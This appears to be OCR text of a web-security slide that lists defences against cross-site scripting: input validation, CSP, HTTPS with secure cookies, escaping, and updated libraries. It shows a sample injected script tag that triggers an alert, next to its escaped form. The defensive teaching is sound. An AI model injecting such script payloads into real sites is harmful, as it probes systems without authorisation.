
Validate and Sanitize User Input



Implement Content Security Policy (CSP)



Use HTTPS and Secure Cookies



Escape and Encode User-Generated Content

Input String (User-generated content):

```
`Hello, <script>alert("You've been hacked!");</script>`
```

Escaped String (Safe to display):

```
`Hello, &lt;script&gt;alert(&quot;You&#x27;ve been
hacked!&quot;);&lt;/script&gt;`
```

Keep Libraries and Frameworks Up-to-Date

Privacy Ethic & Law